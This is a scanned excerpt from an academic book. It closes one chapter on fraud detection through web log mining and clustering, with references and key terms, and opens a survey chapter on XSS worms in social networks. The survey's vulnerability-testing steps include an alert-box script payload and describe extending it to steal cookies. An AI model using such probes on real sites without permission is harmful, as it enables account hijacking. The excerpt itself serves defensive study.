Web applications are placed on any web server for public access and users throughout the world can access these applications. For financial institutions, only specific users are allowed to access the services of web application. Users are provided the login ID and password for the access, but IP, location, browsers and OS cannot be restricted. The Firewall is helpful in many ways to control the unauthorized access, nonetheless when users are wearing he legitimate veils, it is almost impossible to stop that user and it is behind the scope of the firewall. The proposed framework WBT (Figure 3) works parallel with the firewall and web server without affecting the normal transactions of users. The main objective of proposed WBT is to expose the unauthorized users; stop them from being committing fraudulent activities; and help the website owners and administrators to prepare the risk management policies to update the business rules for future use. The Figure 2 describes the high level conceptual framework for fraud detection and risk management. The different steps of WBT are being described in following paragraphs.

Figure 3. Proposed conceptual framework for Web backtracking technique



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


The internet connects millions of people and delivers services to its users. When a user access the specific website, the user credentials are verified and validated as per prescribed business rules of the website.

The users can be legitimate and illegitimate (hackers), the user transaction passes through the firewall and send to the authentication server via business rules. If the user is verified by the server and then the user is allowed to surf the website. In parallel, user's transactions are stored in transaction server in the form of web log files. The log files are further investigated for any discrepancy in transactions. If the user transactions do not conform to the business logic of the website, the user transactions are stooped and no business can be done with the web application. Business logic is the core and crux of this research. The business logic has business rules from website organizers and from user's transaction analysis (Log files). Acknowledgement server plays a cruiser role to send acknowledgment via SMS (Short Messaging Service) by using telephone service providers or it acts as an email server. It can send emails to the user for further verification of account and transaction validation. Similarly, it sends emails to website organizers about the odd behavior of user along with details of transaction stoppage. In the next section, we will discuss *Business Logic* in details, that will further elaborate the proposed research.

Proposed Business Logic Flow Model

The business logic works on the basis of web log file (user transactions) and output is business rules; transaction stoppage etc. (Figure 4).

Figure 4. Proposed business logic flow model



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Web Usage Data and Preprocessing


In this phase, we will take a web log file as a primary data source. As log file contains the all click data of users. The snapshot of the log file is given in Figure 5. The log file contains the number of raw entries such as images; audio; video; and crawler entries due to the design nature of the website. The entries are irrelevant for the mining purpose and has to be eliminated before applying the data mining techniques.

For our experimental results, we took the log file of a website of 4574 KB with 20408 log entries. After applying preprocessing techniques for web log cleansing such as data cleaning; data filtering; and data integration, the actual and useful record size is reduced to 6038. These records are helpful for further processing and identifying the useful patterns from web log to further investigate the user behavior and trends.

WebLog Sessionizations

The user session is a time span between login and logout of a website by a user. During the session, user traverse the different web pages of website and spend different time to different pages as per his/her interest. The user clicks are recorded in the web log on the basis of the IP address and user sessions are also identified on the basis of IP Addresses. These sessions are helpful to personalize the data and hierarchical clustering is performed based on these sessions. As users are traversing the same website with different objectives. They are visiting the same pages and spending different time on these pages. During the sessionizations process, we also calculated the number of pages visited by different users and time spent by each user to visit these pages in a session. As users have many things in common, such as a website; pages; and time spent, accordingly, there is a strong correlation between the users. Consequently, hierarchical clustering is the ultimate choice for the more enhanced visualization of web log.

Figure 5. Log file snapshot




EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Web Personalization and Hierarchical Clustering

Log sessionization is performed on the basis of IP Address, however, users have option to user different browsers, different OS and different version of HTTP. Even users have an option to use website from different geographical locations. These minor changes can be treated as risk mitigation for the user analysis and studying the user trends. In this proposed research, we personalize the user's traverses which are unique and different from the previous click history. This personalization helps to identify the business rules for a specific website.

For hierarchical clustering of web log, we opted the research work of (Hussain & Asghar, 2013). We calculated the number of web pages visited by the user in a session. After performing preprocessing, we obtained the 1609 sessions. Moreover, we calculated the chi square values based on the parameters of a number of web pages and a session time in each session. The chi square value of each session is computed with every other session and the highest chi square value shows the strong correlation between these two sessions. If more than one sessions have the same higher value, than first occurrence is considered a more appropriate pair of related sessions. This is the first level hierarchy. We also computed the average of the most related pairs, for the calculation of next hierarchy level and for the height of related session in dendogram.

Figure 6. Hierarchy levels of Web log sessionization (Hussain & Asghar 2014)



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Results Evaluation

On the basis of the proposed algorithm (Figure 6), we got the 11 levels of hierarchical clusters of web log. Figure 3.2 is an illustration of chi square based sessionization of web log. Each image of Figure3.2 represents the hierarchical clustering combination of session at each level.

For the analysis of our proposed hierarchical clustering classifier, we used the precision and recall measures to evaluate the clustering results. We computed the True Positive (TN), True Negative (TN), False Positive (FP) and False Negative (FN) in each hierarchy level for the analysis of placements of clusters in that particular level. The results The precision and recall are also shown by the Figures 7 and 8 respectively.


We also compare the proposed Chi-HAC with the research work of Murray, Lin, & Chowdhury (2006) and Hussain & Asghar (2010). We implemented the classifier of Murray, Lin, & Chowdhury (2006) with a few minor changes without affecting the original essence of the classifier. The data set used for the experiment was web log file of the university web site. We compare the three classifiers on the basis of precision and recall measure to find out the goodness of classifiers Figure 7. & 8. The graphs indicate the better results of proposed Chi-HAC over the both published work.

Figure 7. Comparison of classifers at each hierarchy level (Precision) (Hussain & Asghar 2014)



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 8. Comparison of classifers at each hierarchy level (Recall) (Hussain & Asghar 2014)



CONCLUSION

The focus of this research and study is the introduction of the importance of web log mining for the in-depth analysis of users' behavior and provide the strong backtrack mechanism to identify the fraud risk without affecting the normal business of web applications. We reviewed the different techniques to overcome the catastrophe of being hacked for fraudulent activities. The report is useless until we endorse the conclusion with some recommendation with vivid research direction. Keeping in view clear research dimension, it is useful if we split this section into problem statement and research objective so that we can make a clear distinction between the issue and its possible solution as an outcome of this research.

REFERENCES

Abro, Q. M. M., Bhutto, A. & Memon, N. A. (2011). Customer's perceptions on e-banking: a case study of HBL Jamshoro. *Mehran university research journal of engineering & technology*, 30(4), 681-688.

Ahmad, S. (2013). Web Mining Pedagogy: The Theoretical Support. *International Journal of Computing. Intelligent and Communication Technologies*, *2*, 17–22.

Akhtar, M. H. (2002). X-efficiency Analysis of Commercial Banks in Pakistan: A Preliminary Investigation. *Pakistan Development Review*, 567–580.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Aladwani, A. M. (2001). Online banking: A field study of drivers, development challenges, and expectations. *International Journal of Information Management*, *21*(3), 213–225. doi:10.1016/S0268-4012(01)00011-1

Asghari, H., Eeten, M. J. G. V., Arnbak, A. M., & Eijk, N. A. N. M. V. (2012). Security Economics in the HTTPS Value Chain. *Proceedings of TPRC 2012: The research conference on communication, information and internet policy.*

Atkins, B., & Huang, W. (n. d.). A study of social Engineering in Online Frauds. *Open Journal of Social Sciences*, *1*, 23–32.

Baloach, Q. B., Khan, M. I., & Alam, A. (2008). Online Banking Services: A Comparative Study of Islamic and Conventional Banks of Pakistan. *Journal of Managerial Sciences*, *IV*, 67–95.

Banstola, A. (2007). Prospects and Challenges of E-banking in Nepal. *The Journal of Nepalese Business Studies*, *IV*, 96–104.

Bargh, J. A. & Mckenna, K. Y. A. (2004). *The internet and social life*.

Bari, P. & Chawan, P. M. (2013). Web Usage Mining. *Journal of Engineering, Computers & Applied Sciences (JEC&AS),* 2.

Barth, A., Jackson, C., & Mitchell, J. C. (2008). Robust defenses for cross-site request forgery. Proceedings of the 15th ACM conference on Computer and communications security (pp. 75-88). New York.

Berendt, B., Mobasher, B. & Spiliopoulou, M. (2002). Web Usage Mining for E-Business Application. *ECML/PKDD-2002 Tutorial.*

Bhasin, D. M. L. 2006. Data Mining: A Competitive Tool in the Banking and Retail Industries. *Banking and Finance*, 7.

Brunswick, S. (2009). eCommerce fraud – time to act? *Card Technology Today*, *21*(1), 12–13. doi:10.1016/S0965-2590(09)70019-2

Chaniara, J. M., & Sherasiya, F. (2014). Survey on ameliorate data extraction in web mining by clustering the web log data. *Development*, *1*(12).

Dashore, P., & Jain, S. K. (2009). Fuzzy Rule Based System and Metagraph for Risk Management in Electronic Banking Activities. *IACSIT International Journal of Engineering and Technology*, *1*(1), 5. doi:10.7763/IJET.2009.V1.18

Desai, A. B., & Deshmukh, D. R. (2013). Data mining techniques for Fraud Detection. *International Journal of Computer Science and Information Technologies*, *3*, 1–4.

Esakkiraj, S., & Chidambaram, S. (2013). A Predictive Approach for Fraud Detection Using Hidden Markov Model. [IJERT]. *International Journal of Engineering Research & Technology*, *2*, 1–7.

Garg, A., & Singh, S. (2013). A Review on Web Application Security Vulnerabilities. *International Journal of Advanced Research in Computer Science and Software Engineering*, *3*, 222–226.

Grossmann, W., Hudec, M., & Kurzawa, R. (2004). Web usage mining in e-commerce. *International Journal of Electronic Business*, *2*(5), 480–493. doi:10.1504/IJEB.2004.005881

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Gupta, N., Saikia, A., & Sanghi, D. D. (2007). *WEB APPLICATION FIREWALL*. Kanpur: Indian Instituite of Technology.

Hallgren, P. A., Mauritzson, D. T., & Sabelfeld, A. (2013). A Lightweight Approach to Web Application Integrity. Proceedings of ACM PLAS'13. Seattle, WA, USA: ACM.

Harrison, S. (2012). *Annual Fraud Indicator*. National Fraud Authority.

Hawwash, B. & Nasraoui, O. (2010). Mining and tracking evolving web user trends from large web server logs.

Hinde, S. (2005). Identity theft & fraud. *Computer theft & fraud*.

Hoehle, H., Scornavacca, E., & Huff, S. (2012). Three Decades of Research on Consumer Adoption and Utilization of Electronic Banking Channels: A Literature Analysis. *Decision Support Systems*, *54*(1), 122–132. doi:10.1016/j.dss.2012.04.010

Huang, Y.-W., Huang, S.-K., Lin, T.-P., & Tsai, C.-H. (2003). Proceedings of Web Application Security Assessment by Fault Injection and Behavior Monitoring. WWW 2003. Budapest, Hungary: ACM.

Hussain, T., Asghar, D. S., & Fong, S. (2010a). A Hierarchical Cluster Based Preprocessing Methodology for Web Usage Mining. Proceedings of *6th International Conference on Advanced Information Management and Service (IMS)*. Seoul, South Korea.

Hussain, T., Asghar, D. S., & Masood, D. N. (2010b). Hierarchical Sessionization at Preprocessing Level of WUM Based on Swarm Intelligence. *Proceedings of 2010 6th International Conference on Emerging Technologies (ICET).* Islamabad.

Hussain, T., Asghar, D. S., & Masood, D. N. (2010c). *Web Usage Mining: A Survey on Preprocessing of Web Log File. Information and Emerging Technologies (ICIET), 2010*. Karachi, Pakistan: IEEE.

Hussain, T., & Asghar, S. (2013). Evaluation of similarity measures for categorical data. *The Nucleus: The Scientific Journal of Pakistan Atomic Energy* Commission, *50*, 387–394.

Hussain, T., & Asghar, S. (2013). Web mining: Approaches, applications and business intelligence. *International Journal of Academic Research Part A*, *5*(2), 211–217. doi:10.7813/2075-4124.2013/5-2/A.32

Jassal, R. K., & Sehgal, R. K. (2013). Online Banking Security Flaws: A Study. *International Journal of Advanced Research in Computer Science and Software Engineering*, *3*, 1016–1021.

Jianxi. Zhang, Zhao, P., Shang, L. & Wang, L. (2009). Web usage mining based on fuzzy clustering in identifying target group. *Proceedings of ISECS International Colloquium on Computing, Communication, Control, and Management* (pp. 209-212). IEEE.

Jones, S., & Gupta, O. K. (2006). Web Data Mining: A Case Study. *Communications of the IIMA*, *6*, 6.

Jovanovic, N., Kirda, E., & Kruegel, C. (2006, August 28-September 1). Preventing Cross Site Request Forgery Attacks. *Securecomm and Workshops*. Baltimore, MD.

Jovanovic, N., Kruegel, C. & Kirda, E. (2013). Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Julisch, K. (2010). *Risk-Based Payment Fraud Detection*. Zurich.

Kaleem, A., & Ahmad, S. (2008). Bankers' Perceptions of Electronic Banking in Pakistan. *Journal of Internet Banking and Commerce*, *13*, 1–16.

Kaleem, A., & Ahmad, S. (2009). Determinants of SMEs' perceptions of electronic banking in Pakistan. *International Journal of Electronic Finance*, *3*(2), 133–148. doi:10.1504/IJEF.2009.026356

Kaur, M. & Anupnandy (n. d.). Web Logs Conversion to Improve the Analysis of Web Usage Data for Web Usage mining in E-Learning. *International Journal of Computer Science and its Applications*, 6.

Khandelwal, S., Shah, P., Bhavsar, K. & Gandhi, D. S. (2013). Frontline Techniques to Prevent Web Application Vulnerability. *International Journal of Advanced Research in Computer Science and Electronics Engineering,* 2.

Khiyal, M. S. H., Khan, A., Bashir, S., Khan, F. H., & Aman, S. (2011). Dynamic Blind Group Digital Signature Scheme in E-Banking. *International Journal of Computer and Electrical Engineering*, *3*, 514–519. doi:10.7763/IJCEE.2011.V3.371

Khochare, N., Chalurkar, S., & Meshram, B.B. (2013). Web Application Vulnerabilities Detection Techniques Survey. *International Journal of Computer Science and Network Security,* 13.

Lee, K.-W., Tsai, M.-T., & Lanting, M. C. L. (2011). From marketplace to marketspace: Investigating the consumer switch to online banking. *Electronic Commerce Research and Applications*, *10*(1), 115–125. doi:10.1016/j.elerap.2010.08.005

Li, S., Shah, S. A. H., Khan, M. A. U., Khayam, S. A., Sadeghi, A.-R., & Schmitz, R. (2010). Breaking e-Banking CAPTCHAs. *Proceedings of the 26th Annual computer Security Application Conference*. Austin, Texas. New York: ACM.

Li, X., & Zhang, S. (2010). Application of Web Usage Mining in e-learning Platform. Proceedings of *International conference on E-Business and E-Government.* doi:10.1109/ICEE.2010.353

Meyer, R. (2008). *Detecting Attacks on Web Applications from Log Files. SANS Institute 2008. Mobarek*. D. A. E-banking practices and customer satisfaction- a case study in Botswana.

Mirdula, S., & Manivannan, D. (2013). Security Vulnerabilities in Web Application- An Attack Perspective. *International Journal of Engineering and Technology*, 5.

Mohammadpourzarandi, P. D. M. E. & Tamimi, R. (2013). The Application of Web Usage Mining In E-commerce Security. *International Journal of Information Science and Management*.

Moore, T., Clayton, R., & Anderson, R. (2009). The Economics of Online Crime. *The Journal of Economic Perspectives*, *23*(3), 3–20. doi:10.1257/jep.23.3.3

Murray, G. C., Lin, J., & Chowdhury, A. (2006, November 3-9). Identification of User Sessions with Hierarchical Agglomerative Clustering. *Proceedings of ASIS&T annual meeting*. Austin, Texas, USA.

Nawrocki, M. (2013). A Survey on Web Usage Mining, Applications and Tools. *American Journal of Computing and Computation,* 3.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Nitsure, R. R. (2003). E-banking: Challenges and Opportunities. *JSTOR, Economic and Political Weekly,* 38(51/52), 5377-5381.

OWASP. (2013). *The Ten Most Critical web Application security Risks. The Open Web Application Security Project*. OWASP.

Paget, F. (2009). Financial Fraud and Internet Banking: Threats and Countermeasures [Report]. McAffee Avert Labs.

Pahl, C. (2003). Data mining for the analysis of content interaction in web-based learning and training systems.

Phua, C., Lee, V., Smith, K. & Gayler, R. (2005). A Comprehensive Survey of Data Mining-based Fraud Detection Research. *Artificial Intelligence Review*, 14.

Raymond, D. & Conti, G. (2013). A Control Measure Framework to Limit Collateral Damage and Propagation of Cyber Weapons.

Reavley, N. (2005). Securing online banking. *Card Technology Today*, *17*(10), 12–13. doi:10.1016/S0965-2590(05)70389-3

Report, S. (2012). *Payment Systems Review*. Islamabad.

RSA Online Fraud Report. ([REMOVED HYPERLINK FIELD]2012). Available: http://www.emc.com/domains/rsa/index.htm

Rusch, J. J. (2003). *Computer and Internet Fraud: A Risk Identification Overview*. Computer Fraud & Security.

Sarma, G. & Singh, P. K. (2010). Internet Banking: Risk Analysis and Applicability of Biometric Technology for Authentication. *International Journal of Pure and Applied Sciences and Technology,* 1, 14.

Shah, M., & Clarke, S. (2009). *E-Banking Management: Issues, Solutions, and Strategies*. Hershey, New York: Information Science Reference. doi:10.4018/978-1-60566-252-7

Shariq, S. (2006). *Internet Banking in Pakistan* [Master Thesis]. Lulea University of Technology.

Sharma, R. (2013). A Framework to Compare Web Mining Types. *International Journal of Advanced Research in Computer Science and Software Engineering*, *3*, 144–148.

Siddiqui, M. H., Ali, S. I., Zaman, S., Javed, M. A., Raheja, R., Shafiq, U. & Masood, R. (2011). Branchless Banking Regulations. State Bank of Pakistan.

van Meer, G.J.L., & van Raaij, F. (2003). A suitable research methodology for analyzing online banking behaviour. *Journal of Internet banking and commerce*, 32.

Vogt, P., Nentwich, F., Jovanovic, N., Kirda, E., Kruege, C. & Vigna, G. (2013). Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis.

Yousafzai, S. Y., Pallister, J. G., & Foxall, G. R. (2005). Strategies for Building and Communicating Trust in Electronic Banking: A Field Experiment. *Psychology and Marketing*, *22*(2), 181–201. doi:10.1002/mar.20054

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Zhang, Q. (2009). Study on Fraud Risk Prevention of Online Banks. *Proceedings of International Conference on Networks security, Wireless Communications and Trusted Computing*. doi:10.1109/NSWCTC.2009.312

KEY TERMS AND DEFINITIONS

Backtracking: Is a general algorithm for finding all (or some) solutions to some computational problems, notably constraint satisfaction problems, which incrementally builds candidates to the solutions, and abandons each partial candidate *c* ("backtracks") as soon as it determines that *c* cannot possibly be completed to a valid solution.

Data Mining: Is an analytic process designed to explore data (usually large amounts of data - typically business or market related - also known as "big data") in search of consistent patterns and/or systematic relationships between variables, and then to validate the findings by applying the detected patterns.

Hierarchical Sessionization: Is a systematic approach to build the hierarchy of sessions based on given criteria (similarity measure) and web log attributes. These sessions can further be used for discovery enhanced visualization of web log.

Knowledge Visualization: Is the process of analyzing patterns for knowledge extraction for the in-depth study of the whole data mining process and objectives.

Online Frauds: The use of Internet services or software with Internet access to defraud victims or to otherwise take advantage of them; for example, by stealing personal information, which can even lead to identity theft. A very common form of Internet fraud is the distribution of rogue security software. Internet services can be used to present fraudulent solicitations to prospective victims, to conduct fraudulent transactions, or to transmit the proceeds of fraud to financial institutions or to others connected with the scheme.

Pattern Discovery: By applying the data mining techniques on the web log data, patterns are identified which exhibit the similar behavior and the most frequent sub set of data items that indicate the specific interest.

Web Usage Mining: Is the application of data mining techniques to discover patterns from the web or Web usage mining is the process of extracting useful information from server logs. Web usage mining is a key source to study the user traversing behavior on a particular website.

This research was previously published in Improving Knowledge Discovery through the Integration of Data Mining Techniques edited by Muhammad Usman, pages 289-307, copyright year 2015 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 38
Auditing Defense Against XSS Worms in Online Social Network-Based Web Applications

Pooja Chaudhary
National Institute of Technology Kurukshetra, India

Shashank Gupta
National Institute of Technology Kurukshetra, India

B. B. Gupta
National Institute of Technology Kurukshetra, India

ABSTRACT

Nowadays, users of Online Social Network (OSN) are less familiar with cyber security threats that occur in such networks, comprising Cross-Site Scripting (XSS) worms, Distributed Denial of Service (DDoS) attacks, Phishing, etc. Numerous defensive methodologies exist for mitigating the effect of DDoS attacks and Phishing vulnerabilities from OSN. However, till now, no such robust defensive solution is proposed for the complete alleviation of XSS worms from such networks. This chapter discusses the detailed incidences of XSS attacks in the recent period on the platforms of OSN. A high level of taxonomy of XSS worms is illustrated in this article for the precise interpretation of its exploitation in multiple applications of OSN like Facebook, Twitter, LinkedIn, etc. We have also discussed the key contributions of current defensive solutions of XSS attacks on the existing platforms of OSN. Based on this study, we identified the current performance issues in these existing solutions and recommend future research guidelines.

1. INTRODUCTION TO ONLINE SOCIAL NETWORK (OSN)

Nowadays, the utilization of Online Social Network (OSN) [Fire et. al. (2014), Haddon et. al. (2011)] has escalated abruptly since such networks have entered into daily routine life of people in the form of virtual gathering locations that ease communication. With the advent of smart phone technology and the development of many digital devices, the usage of OSN-based Web applications (like Facebook

DOI: 10.4018/978-1-5225-3422-8.ch038

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

[Facebook, (2013)], Twitter [Twitter, (2014)], LinkedIn [LinkedIn, (2014)], etc.) has been tremendously increasing after the development of Web 2.0. Such Web application comprises billions of daily online active users. Figure 1 highlights the statistics of different community of online users in OSN i.e. its popularity among Internet users. OSN basically provide a digital virtual place to users for sharing their information including relationship status, qualification, DOB and many more. Users establish new social connection with their loved ones and re-establish the lost connections. In other words, OSN facilitates socialization. User can interact with other user through posts, messages, photos, and videos. Facebook is the most popular OSN site with 1.23 billion active users [Haddon, (2011), Facebook (2014)]. Other popular OSN-based Websites are Google+ with 200+ million active users [Google+, (2014)]; Twitter has more than 160 million users [Twitter, (2014)] and LinkedIn with more than 150 million users [LinkedIn, (2014)].

As the use of OSN sites is greatly embedded into the lives of general people, to provide privacy to their personal information is a challenging task before the developers and researchers. Users' information may be used by the OSN admin and by commercial companies to know the users preferences and to identify the audience for their advertisement and product usage. So all this leads to the violation of users' privacy and security. According to a survey done by Facebook in December 2013 [Facebook, (2014)], Facebook is having 556 million daily active users on mobile devices, shown an increase of 49% year per year. OSN usage is not popular among adults only but it is also most popular among teenagers also.

According to survey done in 25 European countries among 25000 participants [Haddon, (2011)] it has been observed that 60% of the children in age group of 9-16 are daily users of OSN sites and 59% of those maintain their personal profile on any of the OSN site (26%- 9-10, 49%- 11-12, 73%- 13-14 and 89%- 15-16). Besides this, 30% of children surveyed maintained social connection with person they

Figure 1. Popularity of OSNs among users



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

had never met personally, 9% reported that they met personally to person with whom they have social connection, 9% described that their personal information is misused, 21% encountered with harmful user generated content, and 6% reported that they got malicious messages on the Internet. Figure 2 demonstrates that the use of the OSN affects the young children and teenagers and results into the misuse and exposure of personal information.


1.1 Taxonomy of OSN Attacks

This sub-section highlights the taxonomy of OSN attacks as shown in Figure 3. Due to the massive popularity of OSN Web applications, it has become the main target of attackers to launch different types of attacks. Major classes of attacks include malwares, phishing, spamming, XSS, etc. and novel attacks like Clickjacking, de-anonymization, fake identities, identity clone, inference attack, information and location leakage attack and socware.

1.2 Incidences of OSN Attacks


Gostev [Gostev et. al., (2014)] had pointed out that the increasing popularity of OSN-based Web sites is being utilized by the attacker to harm more number of online active users. Characteristics of OSN for becoming main focus of the attackers are: 1) high concentration of its topology, 2) use of enhanced and advanced Web development technologies like AJAX and JavaScript for more interactive application and 3) strong trust relationship among nodes than in general networks. Since 2008 these sites have become a hotbed of malicious files as Kaspersky Lab collected 43000 malicious files affecting OSN sites.

Figure 2. Harmful effects of OSN Web applications on young children and teenagers



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Taxonomy of OSN attacks



The statistics shown in the Figure 4 clearly highlights that the quantity of malicious files is escalating rapidly in the recent years. Crimes are increasing on such sites mainly after 2005 because users' privacy can be easily compromised and personal information is easier to gain on these sites. A major drastic increment in the injection of these malicious files had taken place in 2011 which is 1.6 times more than in the 2010. Figure 5 highlights the vulnerability percentage of different cyber-attacks on OSN sites [White Hat, (2013)]. It is clearly reflected from the Figure 5 that XSS attack is considered to be the topmost threat in OSN-based Web applications.

In this chapter, we have discussed the main contributions of existing defensive solutions of XSS worms on OSN. We have discussed their brief methodology and identified the research gaps in such solutions. Based on the identified flaws, we recommend some of the future research directions. The primary contributions of this chapter are:

- Detailed description of Exploitation of XSS worms and its impact on OSN platforms has been discussed.
- High Level of taxonomy of XSS attacks has presented with the key aim to identify the diverse techniques of exploitation of XSS attack in multiple applications of OSN.
- Numerous client-side and server-side XSS defensive mechanisms has discussed with the key goal to identify the main contributions and their existing performance issues on OSN platforms.
- Based on the identified flaws, some of the future research directions has recommended for the robust XSS defensive mechanism for OSN-based Web applications.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Statistics of malicious files affecting OSN Websites in recent years





Figure 5. Top cyber threats in OSN-based Web applications



BACKGROUND ON XSS WORMS

XSS attack [OWASP, XSS]is an assault against the social networking sites in which an attacker inserts some malicious JavaScript code into the vulnerable OSN Web application. Attacker takes advantage of the user trust and causes the Web client to run malicious code that is capable to take sensitive information like session cookies, session tokens and other information stored at the browser. The root cause

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of XSS attack is the inappropriate filtering of the input text entered at the client-side, which makes an attacker to easily introduce the mischievous code into the OSN-based Web pages [(Gupta, (2015a))] These malicious scripts run at the client side in the user's Web browser. Figure 6 highlights the abstract view of exploitation of XSS attack on OSN Web servers.


2.1 Impact of XSS Worms on OSN

There are four ways to launch XSS attack: persistent/Stored XSS, non-persistent/Reflected XSS, DOM-Based XSS and Mutation-Based XSS attack [Gupta et. al., (2015b), Sharma et. al., (2012)] We will discuss them in the next section in detail. Now let's put some light over the consequences of XSS attack. It results into cookie stealing, account hijacking, misinformation, denial-of-service attack and browser exploitation. Table 1 highlights the details of impacts of XSS attack on OSN Websites.

Till now, we have seen that XSS attack has greatly affected the OSN-based Websites. It is the most dangerous and highly occurred threat on OSN Web applications. Following are some of the facts that must keep in mind for the deep understanding of exploitation of XSS worms:

- It may be launched any time because the vulnerability which makes its initiation is found in approximately 80% of the Web application.
- It mostly originates on the famous Web sites that are formed and driven by the general public like OSN Websites, blogs, user's reviews, chat platforms, Web mails, etc.
- It is independent of Web browsers and operating system's vulnerabilities.
- XSS worms have faster speed to propagate in OSN than any other worms like code red, blaster, etc.

Figure 6. A simple scenario of XSS attack on OSN



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Details of impacts of XSS worms on OSN

Impacts	Description
Cookie Stealing	It is possible for an attacker to steal the cookie send by the server containing session ID and take control of the user's account and may perform malicious activities like sending spam messages to fuser's friends etc.
Account Hijacking	Attackers can theft the sensitive information like financial account credentials or bank account login details for the use of his benefits. If account is hijacked attacker have access to the OSN server and database system and thus have complete control over the OSN Web application.
Misinformation	This is a threat of credentialed misinformation. It may include malwares which may track the user like traffic statistics, leads to loss of privacy. And these may also alter the content of the page results into loss of integrity
Denial-of-Service Attack	Data availability is utmost important functionality provided by any enterprise. But XSS attack can be used to redirect the user to some other fake Web page so that he can't access the legitimate Website, whenever user makes a request to that Web page. Thus attacker successfully launches the DOS attack. Malicious scripts may also crash the user browser by indefinitely blocking the service of Web application through pop-ups.
Browser Exploitation	Malicious scripts may redirects the user browser to attacker site so that attacker can take full control of user's computer and use it to install malicious programs like viruses, Trojan horses etc. and may get access to user's sensitive information.

- It could generate botnets which may be used to launch DDoS attack. It may also have severe consequences like data damage, frauds, sending of malicious messages, etc.
- Its detection is difficult due to unchanged behavior of browsers and discrimination of malicious script code from legitimate JavaScript code.

2.2 Exploitation of XSS Attack on OSN

Nowadays XSS is the commonly found vulnerability in most of the OSN-based Web application [Gupta & Gupta, (2014), (2015c)]. Cross site scripting attack uses the loopholes of the vulnerable OSN Web applications to insert the mischievous JavaScript code into Web page which is trusted by the victim. It arises because of the security flaws in the HTML, JavaScript, flash, AJAX, etc. When malicious code comes from trusted source, it is then executed in the same way as the legitimate JavaScript code, so the attacker is able to achieve access to the sensitive information of the victim. Its impact magnitude depends on the fact that what kind of and how much sensitive information is revealed to the attacker. Here, we describe the steps that how to identify that whether a OSN-based Web application is vulnerable to XSS attack or not.

Here, we will illustrate a brief explanation of steps which are to be followed to check whether a OSN-based Web site is XSS vulnerable or not.


- Open a Web site and check for those fields where user can enter its own data. Examples are: search box, posts, comments area, user login fields, etc. (Box 1).
- Now, enter any anonymous string into any input field and submit it to Web server. Now, view the page source code to find out where the string is.
- After submitting, check whether the entered string is displayed on the Web page produced as response to step 2 (Box 2). If it is displayed then, Web site may be vulnerable to XSS attack. Otherwise, input field is not vulnerable to XSS and perform step 2 and 3 for other input field.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Box 1.




Box 2.




- If string is displayed back to user as a HTTP response, then enter the malicious script code into the input field. Example is: <script>alert (“XSS attack”);</script> and submit it to the OSN Web server (Box 3).
- If Web site does not employ any sanitization technique, then malicious script will be executed in the browser. After its successful execution, a dialog box will pop-up reflecting the XSS attack in the message body of box (Box 4).

This indicates that the OSN Web site is exposed to XSS attack. By extending the code, attacker can steal the session token and cookie information of the user and gain access to user’s account to launch different types of attacks. Attacker can also perform other malicious activities like sending malicious URLs, in the form of messages to user’s friends. By clicking on these URLs, it will redirect them to attacker’s site and then he gains the control of the victim’s sensitive information. Figure 8 highlights the flowchart that describes the sequence of steps for identifying whether an OSN-based Web application is vulnerable to XSS attack or not.

Box 3.



Box 4.



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2.3. Taxonomy of XSS Attacks


XSS worms have turned out to be the epidemic for the modern OSN Web applications. The exploitation of XSS attack has been categorized into four categories [OWASP, Gupta (2014)]. Figure 7 highlights the four categories of XSS worms.

2.3.1. Persistent/ Stored XSS Attack

It is the most damaging XSS attack in which an attacker injects the malicious code that is permanently stored on the OSN Web server. Therefore, when an online user navigates to affect Web page in the browser, then the malicious code given by the attacker will run in the user's browser. It is the most dangerous XSS attack among all types because attacker injects the malicious code into OSN server just once and then affects a large number of benign users with improper sanitization mechanisms (Gupta, 2016).

Figure 9 highlights the pattern of persistent XSS attack on OSN server. For example, attacker posts a malicious script onto an OSN Website, it will get permanently stored into the site's database. Now, when the online users of that site make a HTTP request to view that post then the injected script code will get executed in the browser. This may result into theft of sensitive information like cookie stealing, session token theft and any other personal information.

Figure 7. Categories of XSS Attack



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 8. Flowchart for identification of XSS vulnerability on OSN-based Web application





Figure 9. Pattern of persistent XSS attack on OSN server



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Following are some of the steps that are followed to exploit the vulnerabilities of persistent XSS attack on OSN Web server:

